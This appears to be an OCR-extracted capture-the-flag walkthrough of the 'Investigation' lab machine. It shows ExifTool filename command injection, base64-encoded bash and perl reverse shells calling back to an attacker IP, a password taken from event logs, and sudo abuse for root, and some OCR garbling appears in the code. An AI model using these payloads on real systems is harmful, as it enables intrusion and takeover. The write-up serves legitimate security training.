

0x1 Scan

```
STATE SERVICE REASON VERSION
                    syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8CUW+gkrjaTI+EeIVcW/8kCM0oaKxGk63NkzFaKj8cgPfImUg8NbMX7xSoQR2D
bV8mQ00+habEygGVEFuEgOJpN0e3YM3EJoxo1N5CVJMBUJ4Jb7FoYYckIAYTZTV3fuembGRoG0Lvw6YbIOYA8URxLqcBxsMS0kznhf2
GNFJHYhj2K46RKtv+T09MjYKvC+nXFSNgPkdFaCQcfpqd61FtaVsin5Ho/v1XfhqDG0d7N7vDM28zCmNVfnl9+MI0jpBmiFaH8V0ZjR
    256 274520add2faa73a8373d97c79abf30b (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG5ZpYGYsM/eNsAOYy3iQ907/OdK6o
    256 4245eb916e21020617b2748bc5834fe0 (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ4m4ta/VBtbCv+5FEPfydbXySZHyzU7ELt9lBsbjl5S
80/tcp open http
                    syn-ack Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://eforenzics.htb/
| http-methods:
   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP

I found a login page.





Once uploaded, I check the report. It appears to be using ExifTool, 12.37.

ExifTool Version Number : 12.37 File Name : chad.jpg Directory File Size : 18 KiB : 2023:01:27 14:54:12+00:00 File Modification Date/Time File Access Date/Time : 2023:01:27 14:54:12+00:00 File Inode Change Date/Time : 2023:01:27 14:54:12+00:00 File Permissions : -rw-r--r--: JPEG File Type File Type Extension : jpg : image/jpeg MIME Type JFIF Version : 1.01 Resolution Unit : inches X Resolution : 96 Y Resolution : 96 : CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = Comment 82. Image Width : 300 Image Height : 300 Encoding Process : Baseline DCT, Huffman coding Bits Per Sample : 8 Color Components Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2) Image Size : 300x300 Megapixels : 0.090

ExifTool 12.37 command injection

ExifTool seems to be vulnerable to command injection.

•

```
Request

Pretty Raw Hex

1 POST /upload.php HTTP/1.1

2 Host: eforenzics.htb

3 Content-Length: 18413

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://eforenzics.htb

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWYiTbWSGc7iBqlyX

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36

9 Accept: text/html.application/shtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://eforenzics.htb/service.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

13 Connection: close

14 ------WebKitFormBoundarywYiTbWSGc7iBqlyX

16 Content-Disposition: form-data; name="image"; filename="curl 10.10.14.8 |"

17 Content-Disposition: form-data; name="image"; filename="curl 10.10.14.8 |"

18 Content-Type: image/jpeg
```

receives a curl request.

Using the following, I can execute command to enumerate.

```
10.10.14.8 - - [27/Jan/2023 23:05:32] "GET / HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:08:33] "GET / HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:08:40] "GET /?name HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:08:50] "GET /?name=www-data HTTP/1.1" 200 -
10.10.11.197 - - [27/Jan/2023 23:09:06] "GET /?name=Y3VybCAxMC4xMC4xMC4xMC4xMC4yD3ChscyB8IGJhc2U2NCkgfAo= HTTP/1.1" 200 -
10.10.11.197 - [27/Jan/2023 23:09:53] "GET /?name= HTTP/1.1" 200 -
10.10.11.197 - [27/Jan/2023 23:10:15] "GET /?name=/usr/bin/python3 HTTP/1.1" 200 -
10.10.11.197 - [27/Jan/2023 23:10:16] "GET /?=/usr/bin/python3 HTTP/1.1" 200 -
10.10.11.197 - [27/Jan/2023 23:10:15] "GET /?cmd=/usr/bin/python3 HTTP/1.1" 200 -
```

Since I cannot put / in bash command, first I encode reverse shell in base64.

```
141 offsec/investigation git:(master) ▶ echo 'sh -i >& /dev/tcp/10.10.14.8/80 0>&1' | base64 c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQu0C84MCAwPiYxCg= ≡ offsec/investigation git:(master) ▶
```

Then send payload as below.

```
filename="echo -n 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQu0C84MCAwPiYxCg=" | base64 -d |
bash |"
```

Got a reverse shell.

0x3 Foothold

First I get proper shell.

basic enumeration

There's a user called *smorton*.

```
www-data@investigation:~$ ls /home
ls /home
smorton
www-data@investigation:~$
```

Also under /usr/local found a folder investigation.

```
www-data@investigation:~$ ls /usr/local
ls /usr/local
bin etc games include investigation lib man sbin share src
www-data@investigation:~$ [
```

Inside found 2 files.

```
www-data@investigation:/usr/local/investigation$ ls -al
ls -al
total 1288
drwxr-xr-x 2 root root 4096 Sep 30 23:43 .
drwxr-xr-x 11 root root 4096 Aug 27 21:54 ..
-rw-rw-r-- 1 smorton smorton 1308160 Oct 1 00:35 'Windows Event Logs for Analysis.msg'
-rw-rw-r-- 1 www-data www-data 0 Oct 1 00:40 analysed_log
www-data@investigation:/usr/local/investigation$ [
```

smorton (user lateral movement)

I downloaded to local and to read the .msg (Outlook file), I install extract-msg python module, and read.

• <u>https://github.com/TeamMsgExtractor/msg-extractor</u>

I unzip evtx-logs.zip

I use python-evtx to extract into xml.

• nttps://github.com/williballenthin/python-evtx

```
Ξ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ evtx_dump.py security.evtx > security.xml
```

Inside I found a text that looks like password.

```
</System>
</EventData><Data Name="PackageName">MICROSOFT_AUTHENTICATION_PACKAGE_V1_0</Data>
</Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
</Data Name="Workstation">EFORENZICS-DI</Data>
</Data Name="Status">0xc0000064</Data>
</EventData>
</Event>
```

Def@ultf0r3nz!csPa\$\$

It works for user I found initially, smorton.

```
    ∃ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ► ssh smorton@10.10.11.197

The authenticity of host '10.10.11.197 (10.10.11.197)' can't be established.
ED25519 key fingerprint is SHA256:lYSJubnhYfFdsTiyPfAa+pgbuxOaSJGV8ItfpUK84Vw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.197' (ED25519) to the list of known hosts.
smorton@10.10.11.197's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
             https://ubuntu.com/advantage
 * Support:
  System information as of Fri 27 Jan 2023 05:03:08 PM UTC
  System load: 0.06
                                                        232
                                 Processes:
  Usage of /: 59.7% of 3.97GB Users logged in:
                                                        0
  Memory usage: 9%
                                IPv4 address for eth0: 10.10.11.197
  Swap usage: 0%
O updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
smorton@investigation:~$
```

user.txt

```
smorton@investigation:~$ ls
smorton@investigation:~$ cat user.txt
877469e8cc8b863269f539c63a93a1a0
smorton@investigation:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.10.11.197 netmask 255.255.254.0 broadcast 10.10.11.255
       ether 00:50:56:b9:82:b4 txqueuelen 1000 (Ethernet)
       RX packets 433437 bytes 43655301 (43.6 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 462633 bytes 66028664 (66.0 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
       RX packets 11328 bytes 891673 (891.6 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 11328 bytes 891673 (891.6 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
smorton@investigation:~$ hostname
investigation
smorton@investigation:~$
```

privilege escalation

I can run binary as sudo.

```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin
User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$
```

I try running but no idea what the file is.

```
smorton@investigation:~$ sudo /usr/bin/binary -h
Exiting...
smorton@investigation:~$ sudo /usr/bin/binary --help
Exiting...
smorton@investigation:~$ sudo /usr/bin/binary -help
Exiting...
smorton@investigation:~$ []
```

I downloaded to Kali machine and upload to online decompiler to inspect.

https://dogbolt.org

I look at main function.

```
390
     int32_t main(int32_t argc, char** argv, char** envp)
391
392 - {
393
          if (argc != 3)
394 -
              puts("Exiting...");
395
396
              exit(0);
397
              /* no return */
398
399
          if (getuid() = 0)
400 -
              puts("Exiting... ");
401
402
              exit(0);
403
              /* no return */
404
          if (strcmp(argv[2], "lDnxUysaQn") != 0)
405
406 -
407
              puts("Exiting... ");
              exit(0);
408
409
              /* no return */
410
          puts("Running... ");
FILE* rax_8 = fopen(argv[2], &data_2027);
411
412
          int64_t rax_9 = curl_easy_init();
413
          int32_t var_40 = 0x2712;
414
415
          curl_easy_setopt(rax_9, 0x2712, argv[1], 0x2712);
416
          int32_t var_3c = 0x2711;
417
          curl_easy_setopt(rax_9, 0x2711, rax_8, 0x2711);
418
          int32_t var_38 = 0x2d;
419
          curl_easy_setopt(rax_9, 0x2d, 1, 0x2d);
420
          if (curl_easy_perform(rax_9) |= 0)
421 -
422
              puts("Exiting... ");
423
              exit(0);
424
              /* no return */
425
426
          int64_t rax_25 = snprintf(nullptr, 0, &data_202a, argv[2]);
427
          char* rax_28 = malloc((rax_25 + 1));
428
          snprintf(rax_28, (rax_25 + 1), &data_202a, argv[2]);
429
          int64_t rax_37 = snprintf(nullptr, 0,
                                                   "perl ./%s", rax_28);
          char* rax_40 = malloc((rax_37 + 1));
snprintf(rax_40, (rax_37 + 1), "perl ./%s", rax_28);
430
431
432
          fclose(rax_8);
433
          curl_easy_cleanup(rax_9);
434
          setuid(0);
435
          system(rax_40);
          system("rm -f ./lDnxUysaQn");
436
437
          return 0;
    }
438
439
```

Before running there are 3 validations

- checks if it has 3 arguments (first is file name)
- check if it is running by root
- check if the third argument is LDnxUysaQn (looks like password)

if they all passes, it runs the file (second argument) with perl. I write the following perl reverse shell. Instead of reading the file from local, it seems to be through curl (curl_easy).

```
nect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};
```

I host the file with python server, and run the binary.

```
smorton@investigation:~$ sudo /usr/bin/binary 10.10.14.8:4444/shell.pl lDnxUysaQn
Running...
```

Receives a root shell.

root.txt

```
≡ offsec/investigation git:(master) ► nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 34794
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
b3d986310d5e72f1ee1209e159521b55
# hostname
investigation
i# fconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.10.11.197 netmask 255.255.254.0 broadcast 10.10.11.255
       ether 00:50:56:b9:82:b4 txqueuelen 1000 (Ethernet)
       RX packets 434836 bytes 43774445 (43.7 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 463844 bytes 66163776 (66.1 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       loop txqueuelen 1000 (Local Loopback)
        RX packets 13074 bytes 1029063 (1.0 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 13074 bytes 1029063 (1.0 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
# [
```